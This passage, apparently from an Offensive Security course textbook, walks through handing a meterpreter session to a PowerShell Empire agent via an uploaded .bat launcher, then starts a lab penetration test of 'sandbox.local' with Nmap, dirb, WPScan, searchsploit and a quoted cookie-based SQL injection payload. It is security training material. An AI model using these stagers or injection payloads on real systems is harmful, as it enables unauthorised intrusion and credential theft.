Reversing this process to connect to an Empire agent from an existing meterpreter session is also simple. We can create a launcher (.bat format) and use meterpreter to upload and execute it. First we'll create the launcher using Empire:

```
(Empire: listeners) > usestager windows/launcher_bat

(Empire: stager/windows/launcher_bat) > set Listener http

(Empire: stager/windows/launcher_bat) > execute

[*] Stager output written out to: /tmp/launcher.bat
```

Listing 852 - Creating the launcher

Then we can upload and execute it:

```
meterpreter > upload /tmp/launcher.bat
[*] uploading  : /tmp/launcher.bat -> launcher.bat
[*] Uploaded 4.69 KiB of 4.69 KiB (100.0%): /tmp/launcher.bat -> launcher.bat
[*] uploaded   : /tmp/launcher.bat -> launcher.bat

meterpreter > shell
Process 4644 created.
Channel 2 created.

C:\Users\offsec.corp\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9E6A-47F8

 Directory of C:\Users\offsec.corp\Downloads

09/19/2019  08:42 AM    <DIR>          .
09/19/2019  08:42 AM    <DIR>          ..
09/19/2019  08:42 AM             4,802 launcher.bat
               1 File(s)          4,802 bytes
               2 Dir(s)   2,022,359,040 bytes free

C:\Users\offsec.corp\Downloads>launcher.bat
launcher.bat
```

Listing 853 - Uploading and executing the launcher payload

Copyright © Offensive Security Ltd. All rights reserved.

Now we should receive an Empire agent from the compromised host:

```
(Empire: agents) > [+] Initial agent LEBYRW67 from 10.11.0.22 now active (Slack)
```

Listing 854 - Receiving the Empire agent callback

Using these techniques, we can take advantage of both frameworks on the same compromised host.

23.3.1.1 Exercises

1. Set up a PowerShell Empire listener and stager and obtain a working agent.
2. Perform enumeration on the domain using various modules.
3. Perform a remote desktop login with the account Jeff_Admin to ensure the credentials are cached on the Windows 10 client and then dump the credentials using PowerShell Empire.
4. Experiment with the different lateral movement modules.

23.4 Wrapping Up

In this module, we covered the basic syntax and functionality of PowerShell Empire, such as listeners, stagers, and agents. We also explored various modules to perform enumeration, obtain credentials, and perform lateral movement. Lastly, we looked at how PowerShell Empire and Metasploit can be used together.

Copyright © Offensive Security Ltd. All rights reserved.

24. Assembling the Pieces: Penetration Test Breakdown

Now that we have introduced all the individual pieces of a penetration test, it's time to put them together. In this module, we will conduct a simulated penetration test inspired by real-world findings.

Although our goal in this exercise is to obtain domain administrator access in the environment, it is important to note that this is not always the end goal of a penetration test. Our goal should be determined by the client's data infrastructure and business model. For example, if the client's main business is warehousing data, our goal would be to obtain those data. That is because a breach of this nature would cause the most significant impact to the client. In most cases, domain administrator access would help us accomplish that goal, but that is not always the case.

During this penetration test, we will be going back and forth between enumeration and exploitation. We will spend some time on the enumeration phase to ensure that the methodology we are using for exploitation is good. We will also review some mistakes that are easily made and discuss why obtaining root/admin on a target is not always necessary.

Our fictitious client has provided us an initial target named "sandbox.local" and has mentioned that a compromised domain administrator account would have the greatest impact on their business. The sandbox network is accessible via the lab VPN and has the network layout found in Figure 317.



Figure 317: Network Overview of Target

This domain is accessible via the PWK VPN but requires us to add an entry to our /etc/hosts file. First, we'll make a backup of the existing file by copying /etc/hosts *to* hosts.orig *in our home directory. Now we'll append an entry that will allow us to contact the domain via its DNS name by running* **sudo bash -c " echo '10.11.1.250 sandbox.local' >> /etc/hosts"***. With that set, we can continue.*

24.1 Public Network Enumeration

We will begin by conducting a scan of the external host resolvable through the DNS name sandbox.local. To do this, we will use Nmap with the following command:

```
kali@kali:~$ sudo nmap -sC -sS -p0-65535 sandbox.local
```

Listing 855 - Nmap command for initial discovery

The command in Listing 855 will use Nmap's default set of scripts (**-sC**), use a SYN scan for faster run time (**-sS**), scan all ports (**-p0-65535**), and only target the sandbox.local network.

Copyright © Offensive Security Ltd. All rights reserved.

The Nmap scan results can be found in Listing 856.

```
Nmap scan report for sandbox.local (10.11.1.250)
Host is up (0.00060s latency).
Not shown: 65534 filtered ports
PORT   STATE SERVICE
22/tcp open  ssh
| ssh-hostkey:
|   2048 86:8f:89:36:79:2f:44:b2:61:18:a4:fb:d5:a1:f3:43 (RSA)
|   256 de:f3:84:f1:cd:f3:c8:9a:30:6d:60:e8:b1:1d:99:27 (ECDSA)
|_  256 14:6a:ba:77:e0:57:e5:0c:c0:cc:76:31:91:8d:dd:9f (ED25519)
80/tcp open  http
|_http-generator: WordPress 5.3
|_http-title: SandBox &#8211; See the future, Feel the shine
MAC Address: 00:50:56:8A:C8:51 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 111.66 seconds
```

Listing 856 - Nmap scan from initial discovery

Let's review the results of this scan. First, the Nmap scan revealed only two open ports: 22 and 80. Nmap fingerprinted the services as running a SSH service and HTTP service on the ports respectively. The Nmap default set of plugins also revealed the ssh-hostkeys.

The HTTP service is showing us that the running application might be WordPress 5.3. The risk exposed by the SSH service is typically a lot less than the one exposed by an HTTP service. Therefore, the HTTP service seems to be a better starting point to compromise the sandbox.local environment.

24.2 Targeting the Web Application

The first step we take is simply visiting the web application home page.

Copyright © Offensive Security Ltd. All rights reserved.



Figure 318: Visiting the Sandbox.local Webpage

The home page seems to be a fairly standard landing page for a company. The links in the navigation bar all point to anchors on the home page and there is a survey asking for feedback on the bottom left. There appears to be no other field for user-controlled input.

The Nmap scan indicated that the web page is running on WordPress 5.3, but to confirm that, further enumeration is required.

While the WordPress core itself has had its share of vulnerabilities, the WordPress developers are quick to patch them. However, themes and plugins are written by the community and many vulnerabilities are improperly patched or are simply never fixed at all.

This makes WordPress a great target for compromise.

24.2.1 Web Application Enumeration

Before we begin targeting WordPress specifically, let's do a basic directory brute force to discover any potential sensitive files and to confirm that the site is running WordPress. For this, we will use **dirb** as follows.

```
kali@kali:~$ dirb http://sandbox.local
```

Listing 857 - dirb scan of sandbox.local

Copyright © Offensive Security Ltd. All rights reserved.

While dirb has many flags and features that we could use, we are choosing to run a simple test. The output of our command can be found in Listing 858.

```
...
---- Scanning URL: http://sandbox.local/ ----
+ http://sandbox.local/index.php (CODE:301|SIZE:0)
+ http://sandbox.local/server-status (CODE:403|SIZE:278)
==> DIRECTORY: http://sandbox.local/wp-admin/
==> DIRECTORY: http://sandbox.local/wp-content/
==> DIRECTORY: http://sandbox.local/wp-includes/
+ http://sandbox.local/xmlrpc.php (CODE:405|SIZE:42)

---- Entering directory: http://sandbox.local/wp-admin/ ----
+ http://sandbox.local/wp-admin/admin.php (CODE:302|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-admin/css/
==> DIRECTORY: http://sandbox.local/wp-admin/images/
==> DIRECTORY: http://sandbox.local/wp-admin/includes/
+ http://sandbox.local/wp-admin/index.php (CODE:302|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-admin/js/
==> DIRECTORY: http://sandbox.local/wp-admin/maint/
==> DIRECTORY: http://sandbox.local/wp-admin/network/
==> DIRECTORY: http://sandbox.local/wp-admin/user/

---- Entering directory: http://sandbox.local/wp-content/ ----
+ http://sandbox.local/wp-content/index.php (CODE:200|SIZE:0)
==> DIRECTORY: http://sandbox.local/wp-content/plugins/
==> DIRECTORY: http://sandbox.local/wp-content/themes/
==> DIRECTORY: http://sandbox.local/wp-content/upgrade/
==> DIRECTORY: http://sandbox.local/wp-content/uploads/

---- Entering directory: http://sandbox.local/wp-includes/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://sandbox.local/wp-admin/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
...
-----------------
END_TIME: Mon Dec  9 13:00:40 2019
DOWNLOADED: 32284 - FOUND: 12
```

Listing 858 - Output of dirb scan

Our scan revealed common WordPress directories on our target (wp-admin, wp-content, and wp-includes). We also found some directories that are listable; however, these are common WordPress directories and likely won't reveal much.

Let's move on to a more specific scan with *WPScan*, a WordPress vulnerability scanner that uses a database of known vulnerabilities to discover security issues with WordPress instances.

For a thorough scan, we will need to provide the URL of the target (**`--url`**) and configure the enumerate option (**`--enumerate`**) to include "All Plugins" (**`ap`**), "All Themes" (**`at`**), "Config backups" (**`cb`**), and "Db exports" (**`dbe`**). The final command can be found in Listing 859 below.

```
kali@kali:~$ wpscan --url sandbox.local --enumerate ap,at,cb,dbe
```


Copyright © Offensive Security Ltd. All rights reserved.

Listing 859 - Command to run wpscan

WPScan outputs useful information about the target:

```
...
[i] Plugin(s) Identified:

[+] elementor
 | Location: http://sandbox.local/wp-content/plugins/elementor/
 | Last Updated: 2019-12-08T17:19:00.000Z
 | [!] The version is out of date, the latest version is 2.7.6
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 2.7.4 (100% confidence)
 | Found By: Query Parameter (Passive Detection)
 |  - http://sandbox.local/wp-content/plugins/elementor/assets/css/frontend.min.css?ve
r=2.7.4
 |  - http://sandbox.local/wp-content/plugins/elementor/assets/js/frontend.min.js?ver=
2.7.4
 | Confirmed By: Readme - Stable Tag (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/elementor/readme.txt

[+] ocean-extra
 | Location: http://sandbox.local/wp-content/plugins/ocean-extra/
 | Last Updated: 2019-11-13T16:17:00.000Z
 | [!] The version is out of date, the latest version is 1.5.19
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.5.16 (100% confidence)
 | Found By: Readme - Stable Tag (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/ocean-extra/readme.txt
 | Confirmed By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/ocean-extra/readme.txt

[+] wp-survey-and-poll
 | Location: http://sandbox.local/wp-content/plugins/wp-survey-and-poll/
 | Last Updated: 2019-10-15T10:32:00.000Z
 | [!] The version is out of date, the latest version is 1.5.8.2
 |
 | Found By: Urls In Homepage (Passive Detection)
 |
 | Version: 1.5.7.3 (50% confidence)
 | Found By: Readme - ChangeLog Section (Aggressive Detection)
 |  - http://sandbox.local/wp-content/plugins/wp-survey-and-poll/readme.txt

[+] Enumerating All Themes (via Passive and Aggressive Methods)
...
```

Listing 860 - Output of wpscan scan

The most interesting items that we discovered are the three plugins that are installed: elementor, ocean-extra, and wp-survey-and-poll. WPScan has its own vulnerability database that the tool can use, but it requires registration. To avoid registration, since we only found three plugins, we can use

Copyright © Offensive Security Ltd. All rights reserved.

searchsploit to find possible vulnerabilities in the installed plugins. After updating searchsploit with the **-update** option, we can search for each plugin.

```
kali@kali:~$ searchsploit elementor
Exploits: No Result

kali@kali:~$ searchsploit ocean-extra
Exploits: No Result

kali@kali:~$ searchsploit wp-survey-and-poll
Exploits: No Result
```

Listing 861 - Searchsploit results not finding anything

Unfortunately, we did not find any exploits. We need to be careful with how we are searching, however. Just because a search for "ocean-extra" did not find anything, does not mean that nothing exists. We'll try and use a more generic search for ocean-extra, such as "ocean".

```
kali@kali:~$ searchsploit ocean
------------------------------------------------------ ------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ------------------------------
Apache Libcloud Digital Ocean API - Local Information | exploits/linux/local/38937.txt
Ocean FTP Server 1.00 - Denial of Service             | exploits/windows/dos/893.pl
Ocean12 (Multiple Products) - 'Admin_ID' SQL Injectio | exploits/asp/webapps/32602.txt
Ocean12 ASP Calendar Manager 1.0 - Authentication Byp | exploits/asp/webapps/26473.txt
Ocean12 ASP Guestbook Manager 1.0 - Information Discl | exploits/asp/webapps/22484.txt
Ocean12 Calendar Manager 1.0 - Admin Form SQL Injecti | exploits/php/webapps/25469.txt
Ocean12 Calendar Manager Gold - Database Disclosure   | exploits/php/webapps/7247.txt
Ocean12 Contact Manager Pro - SQL Injection / Cross-S | exploits/php/webapps/7244.txt
Ocean12 FAQ Manager Pro - 'ID' Blind SQL Injection    | exploits/php/webapps/7271.txt
Ocean12 FAQ Manager Pro - 'Keyword' Cross-Site Script | exploits/asp/webapps/32601.txt
...
```

Listing 862 - Searchsploit results for Ocean

Searching for just "ocean" gave us a few results, but reviewing the output shows that none are for a WordPress plugin. Let's do the same for wp-survey-and-poll and search for "survey poll".

```
kali@kali:~$ searchsploit survey poll
------------------------------------------------------ ------------------------------
 Exploit Title                                        |  Path (/usr/share/exploitdb/)
------------------------------------------------------ ------------------------------
MD-Pro 1.083.x - Survey Module 'pollID' Blind SQL Inj | exploits/php/webapps/9021.txt
PHP-Nuke CMS (Survey and Poll) - SQL Injection        | exploits/php/webapps/11627.txt
Pre Survey Poll - 'catid' SQL Injection               | exploits/asp/webapps/6119.txt
WordPress Plugin Survey and Poll 1.1 - Blind SQL Inje | exploits/php/webapps/36054.txt
Wordpress Plugin Survey & Poll 1.5.7.3 - 'sss_params' | exploits/php/webapps/45411.txt
nabopoll 1.2 - 'survey.inc.php?path' Remote File Incl | exploits/php/webapps/3315.txt
------------------------------------------------------------------------ ----------------------
```

Listing 863 - Searchsploit results for survey and poll

This search looks much more promising. The fourth and fifth result seem to be for our WordPress plugin. The fifth result, titled "Wordpress Plugin Survey & Poll 1.5.7.3", also matches the version of our plugin (1.5.7.3) that was found by WPScan. Let's inspect the exploit to see if we find anything interesting.

Copyright © Offensive Security Ltd. All rights reserved.

```
...
# Description
# The vulnerability allows an attacker to inject sql commands using a value of a
# cookie parameter.

# PoC
# Step 1. When you visit a page which has a poll or survey, a question will be
# appeared for answering.
# Answer that question.
# Step 2. When you answer the question, wp_sap will be assigned to a value. Open
# a cookie manager, and change it with the payload showed below;

["1650149780')) OR 1=2 UNION ALL SELECT 1,2,3,4,5,6,7,8,9,@@version,11#"]

# It is important that the "OR" statement must be 1=2. Because, application is
# reflecting the first result of the query. When you make it 1=1, you should see a
# question from firt record. Therefore OR statement must be returned False.

# Step 3. Reload the page. Open the source code of the page. Search "sss_params".
# You will see the version of DB in value of sss_params parameter.
...
```

Listing 864 - Viewing the exploit

Skimming through the exploit does not mention if further authentication is required. However, a cookie needs to be set. Let's go to the plugin website and see if we can find any more information about it. A quick Google search for "Wordpress Survey & Poll" leads us to the plugin page.[729] Looking through the screenshots, we find an example of what a survey would look like on a page.

[729] (WordPress, 2020), https://wordpress.org/plugins/wp-survey-and-poll/

Copyright © Offensive Security Ltd. All rights reserved.



Figure 319: WordPress Survey & Poll Screenshot

We found a similar survey on the home page of sandbox.local.



Figure 320: WordPress Survey & Poll on Sandbox.local

Let's open up Burp Suite, configure the proxy settings in Firefox, and intercept the communications when we interact with the survey.

> *If you are having issues configuring Burp, go back to the Web Applications module for a quick review.*

With the page loaded and Burp configured to intercept, we will click one of the options of the survey. This will result in a request captured in Burp. We will click *Forward* in Burp to continue the page load.

Copyright © Offensive Security Ltd. All rights reserved.



Figure 321: Captured Request from Survey Response

Copyright © Offensive Security Ltd. All rights reserved.

Now when we reload the page, we notice the cookie that the exploit code mentioned was vulnerable.



Figure 322: Captured Request with Vulnerable Cookie

With this cookie, we can start attempting to exploit the SQL injection vulnerability.

Copyright © Offensive Security Ltd. All rights reserved.

24.2.2 SQL Injection Exploitation

Now that we have captured a request with the vulnerable cookie, we can use it in Burp's "Repeater" to attempt exploitation of the SQL injection. To do so, we find the request in Burp's "HTTP History" tab that contained the cookie, right click it, and select "Send to Repeater".



Figure 323: Sending the Request to Repeater

Copyright © Offensive Security Ltd. All rights reserved.

Then we click on the “Repeater” tab and view the cookie in its raw form.

